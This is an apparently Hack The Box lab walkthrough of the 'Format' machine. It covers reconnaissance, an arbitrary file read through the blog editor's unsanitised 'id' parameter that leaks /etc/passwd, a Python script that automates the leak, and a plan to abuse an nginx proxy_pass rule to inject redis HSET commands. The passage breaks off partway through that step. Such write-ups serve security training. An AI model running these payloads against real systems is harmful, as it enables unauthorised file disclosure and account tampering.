

Format

By Praveen Kumar Sharma



For me IP of the machine is 10.10.11.213

Lets try pinging it

```
ping 10.10.11.213 -c 5

PING 10.10.11.213 (10.10.11.213) 56(84) bytes of data.
64 bytes from 10.10.11.213: icmp_seq=1 ttl=63 time=78.6 ms
64 bytes from 10.10.11.213: icmp_seq=2 ttl=63 time=76.2 ms
64 bytes from 10.10.11.213: icmp_seq=3 ttl=63 time=76.3 ms
64 bytes from 10.10.11.213: icmp_seq=4 ttl=63 time=76.4 ms
64 bytes from 10.10.11.213: icmp_seq=5 ttl=63 time=77.6 ms

--- 10.10.11.213 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 76.216/77.021/78.595/0.945 ms
```

Alright, its up lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.213 --ulimit 5000 | tee allPortScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±2 (3.337s)
rustscan -a 10.10.11.213 --ulimit 5000 | tee allPortScan.txt
THE MODERN DAY PORT SCANNER.
```

```
: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :
-----
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.213:22
Open 10.10.11.213:80
Open 10.10.11.213:3000
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-03 19:33 IST
Initiating Ping Scan at 19:33
Scanning 10.10.11.213 [2 ports]
Completed Ping Scan at 19:33, 0.10s elapsed (1 total hosts)
Initiating Connect Scan at 19:33
Scanning microblog.htb (10.10.11.213) [3 ports]
Discovered open port 22/tcp on 10.10.11.213
Discovered open port 80/tcp on 10.10.11.213
Discovered open port 3000/tcp on 10.10.11.213
Completed Connect Scan at 19:33, 0.23s elapsed (3 total ports)
Nmap scan report for microblog.htb (10.10.11.213)
Host is up, received syn-ack (0.13s latency).
Scanned at 2024-11-03 19:33:41 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh    syn-ack
80/tcp    open  http   syn-ack
3000/tcp  open  ppp   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

ⓘ Open Ports

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
3000/tcp	open	ppp	syn-ack

Now lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,3000 10.10.11.213 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±1 (18.936s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,3000 10.10.11.213 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-03 19:34 IST
Nmap scan report for 10.10.11.213
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c3:97:ce:83:7d:25:5d:5d:ed:b5:45:cd:f2:0b:05:4f (RSA)
|   256 b3:aa:30:35:2b:99:7d:20:fe:b6:75:88:40:a5:17:c1 (ECDSA)
|_  256 fa:b3:7d:6e:1a:bc:d1:4b:68:ed:d6:e8:97:67:27:d7 (ED25519)
80/tcp    open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
3000/tcp  open  http     nginx 1.18.0
|_http-title: Did not follow redirect to http://microblog.htb:3000/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ⓘ Aggressive Scan

```
PORt STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c3:97:ce:83:7d:25:5d:5d:ed:b5:45:cd:f2:0b:05:4f (RSA)
|   256 b3:aa:30:35:2b:99:7d:20:fe:b6:75:88:40:a5:17:c1 (ECDSA)
|_  256 fa:b3:7d:6e:1a:bc:d1:4b:68:ed:d6:e8:97:67:27:d7 (ED25519)
80/tcp open  http  nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
3000/tcp open  http  nginx 1.18.0
|_http-title: Did not follow redirect to
http://microblog.htb:3000/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets look at the site real quick to find the domain here

```
① app.microblog.htb
```

Lets add microblog.htb and app.microblog.htb to our /etc/hosts

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
10.10.11.211      monitorstwo.htb  cacti.monitorstwo.htb  
10.10.11.196      stocker.htb     dev.stocker.htb  
10.10.11.186      metapress.htb  
10.10.11.218      ssa.htb  
10.10.11.216      jupiter.htb    kiosk.jupiter.htb  
10.10.11.232      clicker.htb    www.clicker.htb  
10.10.11.32       sightless.htb   sqlpad.sightless.htb  
10.10.11.245      surveillance.htb  
10.10.11.248      monitored.htb   nagios.monitored.htb  
10.10.11.213      microblog.htb   app.microblog.htb  
~  
~
```

Alright, lets do directory fuzzing and VHOST enumeration next

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

Lets do this on just microblog.htb to see what that has

```
feroxbuster -u http://microblog.htb -w /usr/share/wordlists/dirb/common.txt  
-t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±1 (5.078s)
feroxbuster -u http://microblog.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

by Ben "epi" Risher © ver: 2.11.0

Target Url	http://microblog.htb
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Follow Redirects	true
Recursion Depth	4

🏁 Press [ENTER] to use the Scan Management Menu™

```
404      GET      7l      11w      153c Auto-filtering found 404-like response and created
[#####] - 4s      4614/4614    0s      found:0      errors:0
[#####] - 3s      4614/4614    1439/s  http://microblog.hbt/
```

Nothing here lets do that on the subdomain

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format qit:(main)±1 (5.072s)
feroxbuster -u http://app.microblog.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
[!] Recursion depth: 4
[!] Press [ENTER] to use the Scan Management Menu™

404 GET 7l 11w 153c Auto-filtering found 404-like response and created new filter
404 GET 1l 3w 16c http://app.microblog.htb/admin.php
200 GET 154l 843w 168397c http://app.microblog.htb/brain.ico
404 GET 1l 3w 16c http://app.microblog.htb/login/login/index.php
200 GET 59l 167w 2475c http://app.microblog.htb/login/
200 GET 1308l 8063w 731222c http://app.microblog.htb/brain.png
200 GET 83l 306w 3976c http://app.microblog.htb/
404 GET 1l 3w 16c http://app.microblog.htb/login/admin.php
404 GET 1l 3w 16c http://app.microblog.htb/register/register/index.php
200 GET 60l 218w 3029c http://app.microblog.htb/register/
404 GET 1l 3w 16c http://app.microblog.htb/register/admin.php
404 GET 1l 3w 16c http://app.microblog.htb/info.php
200 GET 83l 306w 3976c http://app.microblog.htb/index.php
404 GET 1l 3w 16c http://app.microblog.htb/phpinfo.php
404 GET 1l 3w 16c http://app.microblog.htb/login/info.php
200 GET 59l 167w 2475c http://app.microblog.htb/login/index.php
200 GET 60l 218w 3029c http://app.microblog.htb/register/index.php
404 GET 1l 3w 16c http://app.microblog.htb/register/info.php
404 GET 1l 3w 16c http://app.microblog.htb/login/phpinfo.php
404 GET 1l 3w 16c http://app.microblog.htb/register/phpinfo.php
404 GET 1l 3w 16c http://app.microblog.htb/xmlrpc.php
404 GET 1l 3w 16c http://app.microblog.htb/xmlrpc_server.php
404 GET 1l 3w 16c http://app.microblog.htb/login/xmlrpc_server.php
404 GET 1l 3w 16c http://app.microblog.htb/login/xmlrpc.php
404 GET 1l 3w 16c http://app.microblog.htb/register/xmlrpc_server.php
404 GET 1l 3w 16c http://app.microblog.htb/register/xmlrpc.php
[#####] - 5s 13879/13879 0s found:25 errors:0
[#####] - 3s 4614/4614 1344/s http://app.microblog.htb/
[#####] - 2s 4614/4614 2165/s http://app.microblog.htb/login/
[#####] - 2s 4614/4614 2159/s http://app.microblog.htb/register/

```

① Directories

```

404 GET 1l 3w 16c http://app.microblog.htb/admin.php
200 GET 154l 843w 168397c http://app.microblog.htb/brain.ico
404 GET 1l 3w 16c http://app.microblog.htb/login/login/index.php
200 GET 59l 167w 2475c http://app.microblog.htb/login/
200 GET 1308l 8063w 731222c http://app.microblog.htb/brain.png
200 GET 83l 306w 3976c http://app.microblog.htb/
404 GET 1l 3w 16c http://app.microblog.htb/login/admin.php
404 GET 1l 3w 16c http://app.microblog.htb/register/register/index.php
200 GET 60l 218w 3029c http://app.microblog.htb/register/
404 GET 1l 3w 16c http://app.microblog.htb/register/admin.php
404 GET 1l 3w 16c http://app.microblog.htb/info.php
200 GET 83l 306w 3976c http://app.microblog.htb/index.php
404 GET 1l 3w 16c http://app.microblog.htb/phpinfo.php
404 GET 1l 3w 16c http://app.microblog.htb/login/info.php

```

```
200 GET 591 167w 2475c http://app.microblog.htb/login/index.php  
200 GET 601 218w 3029c http://app.microblog.htb/register/index.php
```

Now lets do VHOST Enumeration as well as we already have a subdomain

VHOST Enumeration

Lets add sunny.microblog.htb to our /etc/hosts as well

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
10.10.11.211      monitorstwo.htb  cacti.monitorstwo.htb  
10.10.11.196      stocker.htb     dev.stocker.htb  
10.10.11.186      metapress.htb  
10.10.11.218      ssa.htb  
10.10.11.216      jupiter.htb    kiosk.jupiter.htb  
10.10.11.232      clicker.htb    www.clicker.htb  
10.10.11.32       sightless.htb  sqlpad.sightless.htb  
10.10.11.245      surveillance.htb  
10.10.11.248      monitored.htb  nagios.monitored.htb  
10.10.11.213      microblog.htb   app.microblog.htb      sunny.microblog.htb
```

Now lets run another directory fuzzing on this new subdomain

```
feroxbuster -u http://sunny.microblog.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±3 (5.564s)
feroxbuster -u http://sunny.microblog.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
  target url      : http://sunny.microblog.htb
  Threads         : 200
  Wordlist        : /usr/share/wordlists/dirb/common.txt
  Status Codes    : All Status Codes!
  Timeout (secs)  : 7
  User-Agent      : feroxbuster/2.11.0
  Config File     : /home/pks/.config/feroxbuster/ferox-config.toml
  Extract Links   : true
  HTTP methods    : [GET]
  Follow Redirects: true
  Recursion Depth: 4

  Press [ENTER] to use the Scan Management Menu™

  404   GET    7l    11w    153c Auto-filtering found 404-like response and created new
  404   GET    1l    3w     16c http://sunny.microblog.htb/admin.php
  403   GET    7l    9w     153c http://sunny.microblog.htb/images/
  200   GET    154l  843w   168397c http://sunny.microblog.htb/images/brain.ico
  200   GET    42l   434w   3732c http://sunny.microblog.htb/
  404   GET    1l    3w     16c http://sunny.microblog.htb/images/admin.php
  403   GET    7l    9w     153c http://sunny.microblog.htb/content/
  404   GET    1l    3w     16c http://sunny.microblog.htb/info.php
  200   GET    42l   434w   3732c http://sunny.microblog.htb/index.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/images/index.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/images/info.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/phpinfo.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/images/phpinfo.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/xmlrpc.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/xmlrpc_server.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/images/xmlrpc.php
  404   GET    1l    3w     16c http://sunny.microblog.htb/images/xmlrpc_server.php
[#####] - 5s    13847/13847  0s     found:16    errors:0
[#####] - 3s    4614/4614   1373/s   http://sunny.microblog.htb/
[#####] - 2s    4614/4614   2148/s   http://sunny.microblog.htb/images/
[#####] - 2s    4614/4614   2202/s   http://sunny.microblog.htb/content/
```


① Directories on New Sub-domain

```
200 GET 154l 843w 168397c
http://sunny.microblog.htb/images/brain.ico
200 GET 42l 434w 3732c http://sunny.microblog.htb/
404 GET 1l 3w 16c http://sunny.microblog.htb/images/admin.php
403 GET 7l 9w 153c http://sunny.microblog.htb/content/
404 GET 1l 3w 16c http://sunny.microblog.htb/info.php
200 GET 42l 434w 3732c http://sunny.microblog.htb/index.php
```

Now lets see this web application now

Web Application

Default page



Lets see this sunny.microblog.htb here too



Now lets see this whats on port 3000



So its gitea
And we can see the code from explore here



now lets see this repo here

cooper / microblog

Code Issues Pull Requests Releases Wiki Activity

4 Commits 1 Branch 0 Tags 1.0 MiB

Branch: main

cooper 05c469097c rename microbucket, remove octopus pic 2 years ago

html v1.0.0 2 years ago

microblog rename microbucket, remove octopus pic 2 years ago

microblog-template rename microbucket, remove octopus pic 2 years ago

microbucket rename microbucket, remove octopus pic 2 years ago

pro-files v1.0.0 2 years ago

README.md v1.0.0 2 years ago

README.md

Microblog - A Micro Blog Editor

Created by Cooper

Lets just clone this on our system for easy use

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main) (0.027s)
ls -al microblog/
total 4
drwxr-xr-x 1 pks pks 120 Nov  3 21:44 .
drwxr-xr-x 1 pks pks 200 Nov  3 21:45 ..
drwxr-xr-x 1 pks pks   20 Nov  3 21:44 html
drwxr-xr-x 1 pks pks   16 Nov  3 21:44 microblog
drwxr-xr-x 1 pks pks   52 Nov  3 21:44 microblog-template
drwxr-xr-x 1 pks pks   10 Nov  3 21:44 microbucket
drwxr-xr-x 1 pks pks   30 Nov  3 21:44 pro-files
-rw-r--r-- 1 pks pks   57 Nov  3 21:44 README.md
```

Now this is just the source code of our application right here
Now lets use the application to what does it even do

So i made a account and got logged in

A screenshot of a web browser window. The address bar shows a warning: "Not Secure http://app.microblog.htb/dashboard?Message=Registration+successful&status=success". The page title is "Microblog". A green banner at the top right says "Registration successful! x". On the right, there are links for "Dashboard" and "Logout". The main content area has a dark background with a large yellow "Dashboard" heading. Below it, a yellow box contains the text "No lets make a new blog here".

No lets make a new blog here

A screenshot of a web browser window. The address bar shows "myawesomedblog .microblog.htb Create". The page title is "New Blog". It features a yellow header with the text "New Blog". Below it is a yellow form with fields for "Name" (containing "myawesomedblog"), ".microblog.htb", and a "Create" button.

My Blogs

A screenshot of a web browser window. The address bar shows "chip .microblog.htb Visit Site Edit Site". The page title is "My Blogs". It displays a table with one row, where the first column is empty and the second column contains the word "chip".

Now lets see this blog here

u have to add the name-of-the-blog.microblog.htb to your /etc/hosts for this one


A screenshot of a terminal window. The command "cat /etc/hosts" is run, showing the contents of the /etc/hosts file. The file contains static table entries for hostnames like monitorstwo.htb, stocker.htb, metapress.htb, ssa.htb, jupiter.htb, kiosk.jupiter.htb, clicker.htb, www.clicker.htb, sightless.htb, sqlpad.sightless.htb, surveillance.htb, monitored.htb, nagios.monitored.htb, microblog.htb, app.microblog.htb, sunny.microblog.htb, and chip.microblog.htb.

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±3 (0.054s)
cat /etc/hosts

File: /etc/hosts

1 # Static table lookup for hostnames.
2 # See hosts(5) for details.
3
4 10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
5 10.10.11.196    stocker.htb dev.stocker.htb
6 10.10.11.186    metapress.htb
7 10.10.11.218    ssa.htb
8 10.10.11.216    jupiter.htb kiosk.jupiter.htb
9 10.10.11.232    clicker.htb www.clicker.htb
10 10.10.11.32   sightless.htb   sqlpad.sightless.htb
11 10.10.11.245   surveillance.htb
12 10.10.11.248   monitored.htb   nagios.monitored.htb
13 10.10.11.213   microblog.htb   app.microblog.htb   sunny.microblog.htb   chip.microblog.htb
```

Now lets see this



Now lets edit this to add something



SO lets add some txt here

The screenshot shows a web application titled "Microblog". A green banner at the top displays the message "Section added! x". To the right of the banner are links for "ashboard" and "Logout". Below the banner, the main title "Edit Blog" is centered, followed by the name "chip". The page content area contains the word "test" and two buttons labeled "h1" and "txt".

Now i got this request in burp lets see this

Request	Response
Pretty	Pretty
Raw	Raw
1 POST /edit/index.php HTTP/1.1	29 if(status == "fail") {
2 Host: chip.microblog.htb	30 \$(".Floating-message").css(
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101	31 "background-color", "#AF0606");
4 Firefox/132.0	32 }
4 Accept:	33 else {
5 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	34 \$(".Floating-message").css(
5 Accept-Language: en-US,en;q=0.5	35 "background-color", "#4B8543");
6 Accept-Encoding: gzip, deflate, br	36 }
7 Content-Type: application/x-www-form-urlencoded	37 }
8 Content-Length: 22	38 const pro = false;
9 Origin: http://chip.microblog.htb	39 if(!pro) {
10 Sec-GPC: 1	40 \$(".pro").css("display", "none");
11 Connection: keep-alive	41 \$("#img-dot").css("display", "none");
12 Referer: http://chip.microblog.htb/edit/	42 }
13 Cookie: username=3aqtfkhd3oo2uon2as19i991f99	const html =
14 Upgrade-Insecure-Requests: 1	"<div class = \"teeo0v2x16 blog-indiv-content\"><div
15 Priority: u=0, i	class = \"blog-text\">test</div></div><div class =
16	"teeo0v2x16 blog-indiv-content\"><div class = \"blog-
17 id=teeo0v2x16&txt=test	text\">test</div></div>".replace(/(\r\n \n \r)/gm,
	"";
	\$(".push-for-h1").after(html);
	\$(".user-first-name").text("Chip");
	\$(".blog-name").text("chip");
	const class_after_push = \$(".push-for-h1").next();

So this is how it stores this test message with a id in the order.txt folder we saw this in the source code

Here is the code snippet for that

```

//add text
if (isset($_POST['txt']) && isset($_POST['id'])) {
    chdir(getcwd() . "/../content");
    $txt_nl = nl2br($_POST['txt']);
    $html = "<div class = \"blog-text\">{$txt_nl}</div>";
    $post_file = fopen("{$_POST['id']}","w");
    fwrite($post_file, $html);
    fclose($post_file);
    $order_file = fopen("order.txt", "a");
    fwrite($order_file, $_POST['id'] . "\n");
    fclose($order_file);
    header("Location: /edit?message=Section added!&status=success");
}

```

Now lets try an file disclosure with this as it just writing the in that file lets try it

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 POST /edit/index.php HTTP/1.1 2 Host: chip.microblog.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 4 Firefox/132.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 25 11 Origin: http://chip.microblog.htb 12 Sec-GPC: 1 13 Connection: keep-alive 14 Referer: 15 http://chip.microblog.htb/edit/?message=Section%20added!&status=succes 16 ss 17 Cookie: username=dqqfkbujoo2uon2as19i991f99 18 Upgrade-Insecure-Requests: 1 19 Priority: u=0, i 20 21 id=/etc/passwd&txt=test </pre>	<pre> 39 \$("#pro").css("display", "none"); 40 \$("#img-dot").css("display", "none"); 41 } 42 const html = 43 "<div class = \"teeo0v2x16 blog-indiv-content\"><div class = \ 44 \"blog-text\">test</div><div class = \"teeo0v2x16 blog-\ 45 indiv-content\"><div class = \"blog-text\">test</div></div>< 46 div class = \"\\'/etc\\'/passwd blog-indiv-content\">root:x:0:0:roo 47 t:\\'/root:\\'/bin\\'/bash\\'ndae...:x:1:1:daemon:\\'/usr\\'/sbin:\\'/usr\\'/ 48 sbin\\'/nologin\\nbin:x:2:2:bin:\\'/bin:\\'/usr\\'/sbin\\'/nologin\\nsys:x 49 :3:sys:\\'/dev:\\'/usr\\'/sbin\\'/nologin\\nsync:x:4:65534:sync:\\'/bin 50 :\\'/bin\\'/sync\\'ngames:x:5:60:games:\\'/usr\\'/games:\\'/usr\\'/sbin\\'/nol 51 ogin\\nman:x:6:12:man:\\'/var\\'/cache\\'/man:\\'/usr\\'/sbin\\'/nologin\\n 52 lpi:x:7:lp:\\'/var\\'/spool\\'/lpd:\\'/usr\\'/sbin\\'/nologin\\nmail:x:8:8 53 mail:\\'/var\\'/mail:\\'/usr\\'/sbin\\'/nologin\\news:x:9:9:news:\\'/var\\' 54 spool\\'/news:\\'/usr\\'/sbin\\'/nologin\\nuucp:x:10:10:uucp:\\'/var\\'/spo 55 ol\\'/uucp:\\'/usr\\'/sbin\\'/nologin\\nproxy:x:13:13:proxy:\\'/bin:\\'/us 56 r\\'/sbin\\'/nologin\\nwww\\'data:x:33:33:www\\'data:\\'/var\\'/www\\'/us 57 r\\'/nologin\\nbackup:x:34:34:backup:\\'/var\\'/backups:\\'/usr\\'/sbin 58 \\'/nologin\\nlist:x:38:38:Mailing List Manager:\\'/var\\'/list:\\'/usr 59 \\'/sbin\\'/nologin\\nirc:x:39:39:ircd:\\'/run\\'/ircd:\\'/usr\\'/sbin\\'/n 60 login\\gnats:x:41:41:gnats Bug-Reporting System (admin):\\'/var\\' 61 lib\\'/gnats:\\'/usr\\'/sbin\\'/nologin\\nnobody:x:65534:65534:nobody\\' 62 /nonexistent:\\'/usr\\'/sbin\\'/nologin\\n_apt:x:100:65534:\\'/nonexis 63 test:\\'/usr\\'/sbin\\'/select\\'nobody\\'/nobody\\'/system\\'/nobody\\' </pre>

Now lets make a script for this for easy use cuz we need it cuz there is a lot of step involved to get this

```

import requests
import string
import secrets
import sys
import re

if len(sys.argv) != 2:
    filename = "/etc/passwd"
else :
    filename = sys.argv[1]

```

```

username = ''.join(secrets.choice(string.ascii_lowercase) for i in
range(10))

session = requests.Session()
session.proxies.update({'http':'http://127.0.0.1:8080'})

# Register Account
body = {"first-name": "first","last-name": "last","username":username
,"password": "Password"}
session.post('http://app.microblog.htb/register/index.php',data=body)

# Create Sub-domain
body = {"new-blog-name" : username}
session.post('http://app.microblog.htb/dashboard/index.php',data=body)

# Leak the file
body = {"id" : filename, "txt" : "Doesn't Matter"}
r = session.post('http://app.microblog.htb/edit/index.php',data=body,
headers={"Host":f"{username}.microblog.htb"}, allow_redirects=False)
pattern = r'blog-indiv-content\\">>(.*)<\\div>'
match = re.search(pattern, r.content.decode())
data = match.group(1)

decoded_data = bytes(data, "utf-8").decode("unicode_escape").replace("\\\\",
"/")
#print(decoded_data)

print(data.replace("\\n", "\n").replace("\\t", "\t").replace("\\\\", "/"))

```

Now lets get the /etc/hosts just to test

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±3 (1.832s)
python3 filedisclosure.py /etc/hosts

127.0.0.1      localhost microbucket.htb css.microbucket.htb js.microbucket.htb microblog.htb
127.0.1.1      format

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

And it works

Now lets get the nginx config here

```

python3 filedisclosure.py /etc/nginx/sites-enabled/default > output/nginx-
default

```

```

91         location = /static/js/health/ {
92             resolver 127.0.0.1;
93             proxy_pass http://js.microbucket.htb/health.txt;
94         }
95
96
97         location ~ /static/(.*)/(.*) {
98             resolver 127.0.0.1;
99             proxy_pass http://$1.microbucket.htb/$2;
100        }
101    }
102

```

This might just help us get pro version of this app right here but first we need to find a directory we can write in as we cannot do that right now

/edit is also a one but we can write in that either so we need that /uploads folder either way so lets find a way to get pro version here

```

$redis = new Redis();
$redis->connect('/var/run/redis/redis.sock');
$username = $redis->HGET(trim($_POST['username']), "username");      ■ Method "HGET" d
if(strlen(strval($username)) > 0) {
    header("Location: /register?message=User already exists&status=fail");
}
else {
    $redis->HSET(trim($_POST['username']), "username", trim($_POST['username']));
    $redis->HSET(trim($_POST['username']), "password", trim($_POST['password']));
    $redis->HSET(trim($_POST['username']), "first-name", trim($_POST['first-name']));
    $redis->HSET(trim($_POST['username']), "last-name", trim($_POST['last-name']));
    $redis->HSET(trim($_POST['username']), "pro", "false"); //not ready yet, license
    $_SESSION['username'] = trim($_POST['username']);
    header("Location: /dashboard?message=Registration successful!&status=sucess");
}

```

Right here it is putting in pro as one of the output but we need to set this with HSET cuz this is redis here

So the vulnearbility here is with nginx of how it parses the URL here
SO using this

```
location ~ /static/(.*)(.*) {
    resolver 127.0.0.1;
    proxy_pass http://$1.microbucket.htb/$2;
}
}
```

We can pass in the HSET command to get us pro cuz this just passes the whatever is after the /in \$2 to that parameter and writes it to the redis database

here is the way to do that

First make ur user like this

Request	Response
Pretty	Pretty
Raw	Raw
1 POST /register/index.php HTTP/1.1	1 HTTP/1.1 302 Found
2 Host: app.microblog.htb	2 Server: nginx/1.18.0
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0	3 Date: Sun, 05 Nov 2024 16:16:27 GMT
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	4 Content-Type: text/html; charset=UTF-8
5 Accept-Language: en-US,en;q=0.5	5 Connection: keep-alive
6 Accept-Encoding: gzip, deflate, br	6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Content-Type: application/x-www-form-urlencoded	7 Cache-Control: no-store, no-cache, must-revalidate
8 Content-Length: 58	8 Pragma: no-cache
9 Origin: http://app.microblog.htb	9 Location: /dashboard
10 Sec-GRPC: 1	10 Content-Length: 0
11 Connection: keep-alive	11
12 Referer: http://app.microblog.htb/register/	12
13 Cookie: username=8aqfkbd3oo2on2as19i991f99	
14 Upgrade-Insecure-Requests: 1	
15 Priority: u=0, i	
16	
17 first-name=chip&last-name=chip&username=chip&password=chip	

